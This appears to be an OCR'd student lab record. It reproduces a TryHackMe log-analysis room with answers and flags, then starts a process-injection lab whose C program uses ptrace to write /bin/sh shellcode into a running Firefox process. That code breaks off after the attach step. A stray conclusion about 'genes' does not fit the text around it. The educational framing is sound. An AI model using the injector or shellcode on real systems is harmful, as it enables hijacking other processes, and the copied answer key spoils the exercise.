
- **Community Rules** - Free ruleset under the GPLv2. Publicly accessible, no need for registration.
- **Registered Rules** - Free ruleset (requires registration). This ruleset contains subscriber rules with 30 days delay.
- **Subscriber Rules (Paid)** - Paid ruleset (requires subscription). This ruleset is the main ruleset and is updated twice a week (Tuesdays and Thursdays).

Answer the questions below

Read the task above.

No answer needed ✓ Correct Answer

Task 11 – Conclusion



Result:

In this experiment, we have learned and executed the process of identifying and using specific genes for threat mitigation. We explored how the system operates, how genes can be created or modified, and how they are used to investigate and counter potential threats through genetic mechanisms.

Ex. No.: 9 **Date:25/03/25**

Log Analysis for detection and response

Aim:

The primary aim of the Log Analysis for Detection and Response is to equip learners with the knowledge and practical skills required to analyze system and network logs effectively. This is to identify potential security incidents, respond to threats, and enhance the overall security posture of an organization.

Objective:

1. Introduction to Logs: A log is a stream of time-sequenced messages that record occurring events. Log analysis is the process of making sense of the events captured in

the logs to paint a clear picture of what has happened across the infrastructure.

2. Importance of Logs:


System Troubleshooting: Analyzing system errors and warning logs helps IT teams understand and quickly respond to system failures, minimizing downtime, and improving overall system reliability.

Cyber Security Incidents: In the security context, logs are crucial in detecting and responding to security incidents. Firewall logs, intrusion detection system (IDS) logs, and system authentication logs, for example, contain vital information about potential threats and suspicious activities. Performing log analysis helps SOC teams and Security Analysts identify and quickly respond to unauthorized access attempts, malware, data breaches, and other malicious activities.

Threat Hunting: On the proactive side, cyber security teams can use collected logs to actively search for advanced threats that may have evaded traditional security measures. Security Analysts and Threat Hunters can analyze logs to look for unusual patterns, anomalies, and indicators of compromise (IOCs) that might indicate the presence of a threat actor.

Compliance: Organizations must often maintain detailed records of their system's activities for regulatory and compliance purposes. Regular log analysis ensures that organizations can provide accurate reports and demonstrate compliance with regulations such as GDPR, HIPAA, or PCI DSS.

Output:


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Go Premium
0
K
Learn > Intro to Log Analysis
Intro to Log Analysis
An intro to log analysis, best practices, and essential tools for effective detection and response.
Easy
60 min
Share your achievement
Start AttackBox
Badge
Help
Save Room
385
Options
Room completed (100%)
Task 1 Introduction
Task 2 Log Analysis Basics
Task 3 Investigation Theory
Task 4 Detection Engineering
Task 5 Automated vs. Manual Analysis
Task 6 Log Analysis Tools: Command Line
Task 7 Log Analysis Tools: Regular Expressions
Task 8 Log Analysis Tools: CyberChef
Task 9 Log Analysis Tools: Yara and Sigma
Task 10 Conclusion

Task 1 – Introduction

Task 1 Introduction

Log analysis is an essential aspect of cyber security and system monitoring. At a high level, log analysis examines and interprets log event data generated by various sources (devices, applications, and systems) to monitor metrics and identify security incidents. It involves collecting, parsing, and processing log files to turn data into actionable objectives. By adopting an effective log analysis strategy, security teams can more accurately respond to security incidents and gain proactive insights into potential threats.

In this room, we will explore concepts related to log analysis methodology, effective logging practices, and common tools to aid detection and response.

Learning Objectives

- Learn log analysis best practices.
- Discover the essential tools for log analysis.
- Gain hands-on experience in analyzing logs by using multiple tools and technologies.

Room Prerequisites

It is recommended to have a general understanding of logs and how they are collected. The preceding rooms in the Log Analysis module are great primers to this topic:

- Intro to Logs
- Log Operations

Answer the questions below

I'm ready to proceed!

No answer needed ✓ Correct Answer

Task 2 – Log Analysis Basics

Task 2 Log Analysis Basics

Among the various data sources collected and utilized by infrastructure systems, logs are pivotal in offering valuable insights into these systems' inner workings and interactions across the network. A log is a stream of time-sequenced messages that record occurring events. Log analysis is the process of making sense of the events captured in the logs to paint a clear picture of what has happened across the infrastructure.

What Are Logs?

Logs are recorded events or transactions within a system, device, or application. Specifically, these events can be related to application errors, system faults, audited user actions, resource uses, network connections, and more. Each log entry contains relevant details to contextualize the event, such as its timestamp (the date and time it occurred), the source (the system that generated the log), and additional information about the specific log event.

sample.log Explain

```
Jul 28 17:45:02 10.10.0.4 FW-1: %WARNING% general: Unusual network activity detected from IP 10.10.0.15 to IP 203.0.113.25. Source Zone: I
```

Answer the questions below

I understand the basics of logs and I'm ready to proceed!

No answer needed ✓ Correct Answer

Task 3 – Investigation Theory

Task 3 Investigation Theory

Several methodologies, best practices, and essential techniques are employed to create a coherent timeline and conduct effective log analysis investigations.

Timeline

When conducting log analysis, creating a timeline is a fundamental aspect of understanding the sequence of events within systems, devices, and applications. At a high level, a timeline is a chronological representation of the logged events, ordered based on their occurrence. The ability to visualize a timeline is a powerful tool for contextualizing and comprehending the events that occurred over a specific period.

Within incident response scenarios, timelines play a crucial role in reconstructing security incidents. With an effective timeline, security analysts can trace the sequence of events leading up to an incident, allowing them to identify the initial point of compromise and understand the attacker's tactics, techniques and procedures (TTPs).

Timestamp

In most cases, logs will typically include timestamps that record when an event occurred. With the potential of many distributed devices, applications, and systems generating individual log events across various regions, it's crucial to consider each log's time zone and format. Converting timestamps to a consistent time zone is necessary for accurate log analysis and correlation across different log sources.

Many log monitoring solutions solve this issue through timezone detection and automatic configuration. Splunk, for example, automatically detects and processes time zones when data is indexed and searched. Regardless of how time is specified in individual log events, timestamps are converted to UNIX time and stored in the `_time` field when indexed.

This consistent timestamp can then be converted to a local timezone during visualization, which makes reporting and analysis more efficient. This strategy ensures that analysts can conduct accurate investigations and gain valuable insights from their log data without manual intervention.

Answer the questions below

What's the term for a consolidated chronological view of logged events from diverse sources, often used in log analysis and digital forensics?

Super Timeline ✓ Correct Answer

Which threat intelligence indicator would `5b31f93c09ad1d065c0491b764d04933` and `763f8bdbc98d105a8e82f36157e98bbe` be classified as?

File Hashes ✓ Correct Answer

Task 4 – Detection Engineering

Task 4 Detection Engineering

Common Log File Locations

A crucial aspect of log analysis is understanding where to locate log files generated by various applications and systems. While log file paths can vary due to system configurations, software versions, and custom settings, knowing common log file locations is essential for efficient investigation and threat detection.

- **Web Servers:**
  - **Nginx:**
    - Access Logs: `/var/log/nginx/access.log`
    - Error Logs: `/var/log/nginx/error.log`
  - **Apache:**
    - Access Logs: `/var/log/apache2/access.log`
    - Error Logs: `/var/log/apache2/error.log`
- **Databases:**
  - **MySQL:**
    - Error Logs: `/var/log/mysql/error.log`
  - **PostgreSQL:**
    - Error and Activity Logs: `/var/log/postgresql/postgresql-{version}-main.log`
- **Web Applications:**
  - **PHP:**
    - Error Logs: `/var/log/php/error.log`
- **Operating Systems:**
  - **Linux:**
    - General System Logs: `/var/log/syslog`
    - Authentication Logs: `/var/log/auth.log`
- **Firewalls and IDS/IPS:**
  - **iptables:**
    - Firewall Logs: `/var/log/iptables.log`
  - **Snort:**
    - Snort Logs: `/var/log/snort/`

Answer the questions below

What is the default file path to view logs regarding HTTP requests on an Nginx server?

/var/log/nginx/access.log ✓ Correct Answer

A log entry containing `%2E%2E%2F%2E%2E%2Fproc%2Fself%2Fenviron` was identified. What kind of attack might this infer?

Path Traversal ✓ Correct Answer

Task 5 – Automated vs. Manual Analysis

Task 5 Automated vs. Manual Analysis

Automated Analysis

Automated analysis involves the use of tools. For example, these often include commercial tools such as XPLG or SolarWinds Loggly. Automated analysis tools allow for processing and data analysis of logs. These tools often utilize Artificial Intelligence / Machine Learning to analyze patterns and trends. As the AI landscape evolves, we expect to see more effective automated analysis solutions.

Advantages	Disadvantages
Saves time by performing a lot of the manual work required in manual analysis	Automated analysis tools are usually commercial-only and, therefore, expensive.
The use of artificial intelligence is effective at recognizing patterns and trends.	The effectiveness of artificial intelligence depends on how capable the model is. For example, the risk of false positives increases, or newer or never-seen-before events can be missed as the AI is not trained to recognize these.

Manual Analysis

Manual analysis is the process of examining data and artifacts without using automation tools. For example, an analyst scrolling through a web server log would be considered manual analysis. Manual analysis is essential for an analyst because automation tools cannot be relied upon.

Advantages	Disadvantages
It is cheap and does not require expensive tooling. For example, simple Linux commands can do the trick.	It is time-consuming as the analyst has to do all of the work, including reformatting log files.
Allows for a thorough investigation.	N/A
Reduces the risk of overfitting or false positives on alerts from automated tools.	Events or alerts can be missed! Especially if there is a lot of data to comb through.
Allows for contextual analysis. The analyst has a broader understanding of the organization and cyber security landscape.	N/A

Answer the questions below

A log file is processed by a tool which returns an output. What form of analysis is this?

Automated ✓ Correct Answer

An analyst opens a log file and searches for events. What form of analysis is this?

Manual ✓ Correct Answer

Task 6 – Log Analysis Tools: Command Line

Task 6 Log Analysis Tools: Command Line

When analyzing collected logs, sometimes the most readily available tool we have is the command line itself. Analyzing logs through the command line provides a quick and powerful way to gain insights into system activities, troubleshoot issues, and detect security incidents, even if we don't have an SIEM system configured.

Download Task Files

Many built-in Linux commands allow us to parse and filter relevant information quickly. Viewing log files using the command line is one of the most basic yet essential tasks for conducting log analysis. Several common built-in tools are used for this purpose, offering differing functionalities to read and navigate through log files efficiently.

You can locate the `apache.log` file on the AttackBox under `/root/Rooms/introloganalysis/task6` to follow along with this task. However, it is also attached to this task and available for download.

cat

The `cat` command (short for "concatenate") is a simple utility that reads one or more files and displays its content in the terminal. When used for log files, it prints the entire log content to the screen.

For example, to view the contents of a log file named `apache.log`, you can use the command:

cat Example

```
user@tryhackme$ cat apache.log
203.0.113.42 - - [31/Jul/2023:12:34:56 +0000] "GET /index.php HTTP/1.1" 200 1234 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) App
120.54.86.23 - - [31/Jul/2023:12:34:57 +0000] "GET /contact.php HTTP/1.1" 404 5678 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) A
185.76.230.45 - - [31/Jul/2023:12:34:58 +0000] "GET /about.php HTTP/1.1" 200 9876 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
201.39.104.77 - - [31/Jul/2023:12:34:59 +0000] "GET /login.php HTTP/1.1" 200 4321 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
...
...
```

Due to its large output, it is typically not the best approach for dealing with long log files.

Answer the questions below

Use `cut` on the `apache.log` file to return only the URLs. What is the flag that is returned in one of the unique entries?

c701d43cc5a3acb9b5b04db7f1be94f6 ✓ Correct Answer Hint

In the `apache.log` file, how many total HTTP 200 responses were logged?

52 ✓ Correct Answer Hint

In the `apache.log` file, which IP address generated the most traffic?

145.76.33.201 ✓ Correct Answer Hint

What is the complete timestamp of the entry where `110.122.65.76` accessed `/login.php`?

31/Jul/2023:12:34:40 +0000 ✓ Correct Answer Hint

Task 7 – Log Analysis Tools: Regular Expressions

Task 7 Log Analysis Tools: Regular Expressions

Regular expressions, abbreviated as *regex*, are an invaluable way to define patterns for searching, matching, and manipulating text data. Regular expression patterns are constructed using a combination of special characters that represent matching rules and are supported in many programming languages, text editors, and software.

Download Task Files

This room won't cover the in-depth use of constructing regular expression patterns. However, the Regular expressions room is a fantastic resource for learning and practicing regex.

Regular expressions are widely used in log analysis to extract relevant information, filter data, identify patterns, and process logs before they are forwarded to a centralized SIEM system. It's even possible to use regex with the `grep` command, as it is an extremely powerful way to search for patterns in log files.

Regular Expressions for grep

As a simple example, refer to the `apache-ex2.log` file within the ZIP file attached to this task. You can locate the task files on the AttackBox under `/root/Rooms/introloganalysis/task7`. Ensure to `unzip` the file first by running `unzip regex.zip` and then `cd regex`.

This log file contains log entries from a blog site. The site is structured so that each blog post has its unique ID, fetched from the database dynamically through the `post` URL parameter. If we are only interested in the specific blog posts with an ID between 10-19, we can run the following `grep` regular expression pattern on the log file:

grep Regex Example

Explain

```
user@tryhackme$ grep -E 'post=1[0-9]' apache-ex2.log
203.0.113.1 - - [02/Aug/2023:10:15:23 +0000] "GET /blog.php?post=12 HTTP/1.1" 200 - "Mozilla/5.0"
100.22.189.54 - - [03/Aug/2023:12:48:43 +0000] "GET /blog.php?post=14 HTTP/1.1" 200 - "Mozilla/5.0"
34.210.98.12 - - [03/Aug/2023:15:30:56 +0000] "GET /blog.php?post=11 HTTP/1.1" 200 - "Mozilla/5.0"
102.210.76.44 - - [04/Aug/2023:19:26:29 +0000] "GET /blog.php?post=16 HTTP/1.1" 200 - "Mozilla/5.0"
98.88.76.103 - - [05/Aug/2023:17:56:33 +0000] "GET /blog.php?post=13 HTTP/1.1" 200 - "Mozilla/5.0"
76.88.44.90 - - [06/Aug/2023:12:58:22 +0000] "GET /blog.php?post=17 HTTP/1.1" 200 - "Mozilla/5.0"
98.76.102.33 - - [07/Aug/2023:15:24:30 +0000] "GET /blog.php?post=19 HTTP/1.1" 200 - "Mozilla/5.0"
...
...
```

Notice that we added the `-E` option to signify that we are searching on a pattern rather than just a string, which is what allows us to use regex. For the pattern itself, we match the literal characters `post=`. After which, we include the number `1` followed by the dynamic insertion of characters 0-9 using `[0-9]`. Putting this together, `1[0-9]` will match any two-digit number that starts with "1", such as 10, 11, 12, and onward.

Answer the questions below

How would you modify the original `grep` pattern above to match blog posts with an ID between 20-29?

post=2[0-9] ✓ Correct Answer Hint

What is the name of the filter plugin used in Logstash to parse unstructured log data?

Grok ✓ Correct Answer

Task 8 – Log Analysis Tools: CyberChef

Task 8 Log Analysis Tools: CyberChef

CyberChef is a powerful tool in an analyst's toolkit. Created by GCHQ, CyberChef has long been regarded as the "Cyber Swiss Army Knife." The application boasts over 300 operations, which combine to make a recipe that makes handling data a piece of cake. Some key features include:

Download Task Files

- Encoding and decoding data
- Encryption and hashing algorithms
- Data analysis, such as parsing log files and extracting data
- And many more!

This task is going to demonstrate how CyberChef can be used to parse a log file alongside the use of recipes for analysis. Before we begin, let's become familiar with the CyberChef interface. First, let's launch CyberChef in our browser by visiting CyberChef. Note, if you are a free user on the AttackBox, a local copy of CyberChef is installed and can be accessed by clicking the "Offline CyberChef" bookmark in Firefox.

Understanding CyberChef

Let's break down the interface:

1. **The "Operations"** tab - This tab allows us to select what we wish to do with the input
2. **Recipe** - This tab is a collection of operations
3. **Input** - This tab is where we input the data or source that we want to analyze
4. **Output** - This tab is the final output of the input after the operations have been applied

Answer the questions below

Locate the "loganalysis.zip" file under `/root/Rooms/introloganalysis/task8` and extract the contents.

No answer needed — ✓ Correct Answer

Upload the log file named "access.log" to CyberChef. Use regex to list all of the IP addresses. What is the full IP address beginning in 212?

212.14.17.145 — ✓ Correct Answer


Using the same log file from Question #2, a request was made that is encoded in base64. What is the decoded value?

THM{CYBERCHEF_WIZARD} — ✓ Correct Answer

Using CyberChef, decode the file named "encodedflag.txt" and use regex to extract by MAC address. What is the extracted value?

08-2E-9A-4B-7F-61 — ✓ Correct Answer

Task 9 – Log Analysis Tools: Yara and Sigma



Task 9 Log Analysis Tools: Yara and Sigma

Sigma

Sigma is a highly flexible open-source tool that describes log events in a structured format. Sigma can be used to find entries in log files using pattern matching. Sigma is used to:

1. Detect events in log files
2. Create SIEM searches
3. Identify threats

Sigma uses the YAML syntax for its rules. This task will demonstrate Sigma being used to detect failed login events in SSH. Please note that writing a Sigma rule is out-of-scope for this room. However, let's break down an example Sigma rule for the scenario listed above:

Explain

```
title: Failed SSH Logins
description: Searches sshd logs for failed SSH login attempts
status: experimental
author: CMNatic
logsource:
    product: linux
    service: sshd

detection:
    selection:
        type: 'sshd'
        a0|contains: 'Failed'
        a1|contains: 'Illegal'
    condition: selection
falsepositives:
    - Users forgetting or mistyping their credentials
level: medium
```

Answer the questions below

What languages does Sigma use?

YAML ✓ Correct Answer


What keyword is used to denote the "title" of a Sigma rule?

title ✓ Correct Answer

What keyword is used to denote the "name" of a rule in YARA?

rule ✓ Correct Answer

Task 10 – Conclusion



Task 10 Conclusion

In this room, we covered the basic methodology behind adopting an effective log analysis strategy. We explored the importance of log data collection, common attack patterns, and useful tools for the investigation and response processes.

Next Steps

To expand your SIEM and centralized logging solution capabilities, visit the **Advanced Splunk** and **Advanced ELK** modules.

Answer the questions below

Click and continue learning!

No answer needed ✓ Correct Answer

Result:

After completing this, got a solid foundation in log analysis, a critical skill in cybersecurity for identifying, investigating, and responding to security threats efficiently.

Ex. No.: 10 **Date:01/04/25**

PROCESS CODE INJECTION

Aim:

To do process code injection on Firefox using ptrace system call

Algorithm:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Program Code:

INJECTOR PROGRAM

include <stdio.h>//C standard input output

include <stdlib.h>//C Standard General Utilities Library

include <string.h>//C string lib header

include <unistd.h>//standard symbolic constants and types

include <sys/wait.h>//declarations for waiting

include <sys/ptrace.h>//gives access to ptrace functionality

include <sys/user.h>//gives ref to regs

//The shellcode that calls /bin/sh

char shellcode[]={

"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"

"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

};

//header for our program.

```
void header()
{
printf(&amp;quot;----Memory bytecode injector-----\n&amp;quot;);
}
//main program notice we take command line options
int main(int argc,char**argv)
{
int i,size,pid=0;
struct user_regs_struct reg;//struct that gives access to registers
//note that this regs will be in x64 for me
//unless your using 32bit then eip,eax,edx etc...
char*buff;
header();
//we get the command line options and assign them appropriately!
pid=atoi(argv[1]);
size=sizeof(shellcode);
//allocate a char size memory
buff=(char*)malloc(size);
//fill the buff memory with 0s upto size
memset(buff,0x0,size);
//copy shellcode from source to destination
memcpy(buff,shellcode,sizeof(shellcode));
//attach process of pid
ptrace(PTRACE_ATTACH,pid,0,0);
//wait for child to change state
wait((int*)0);
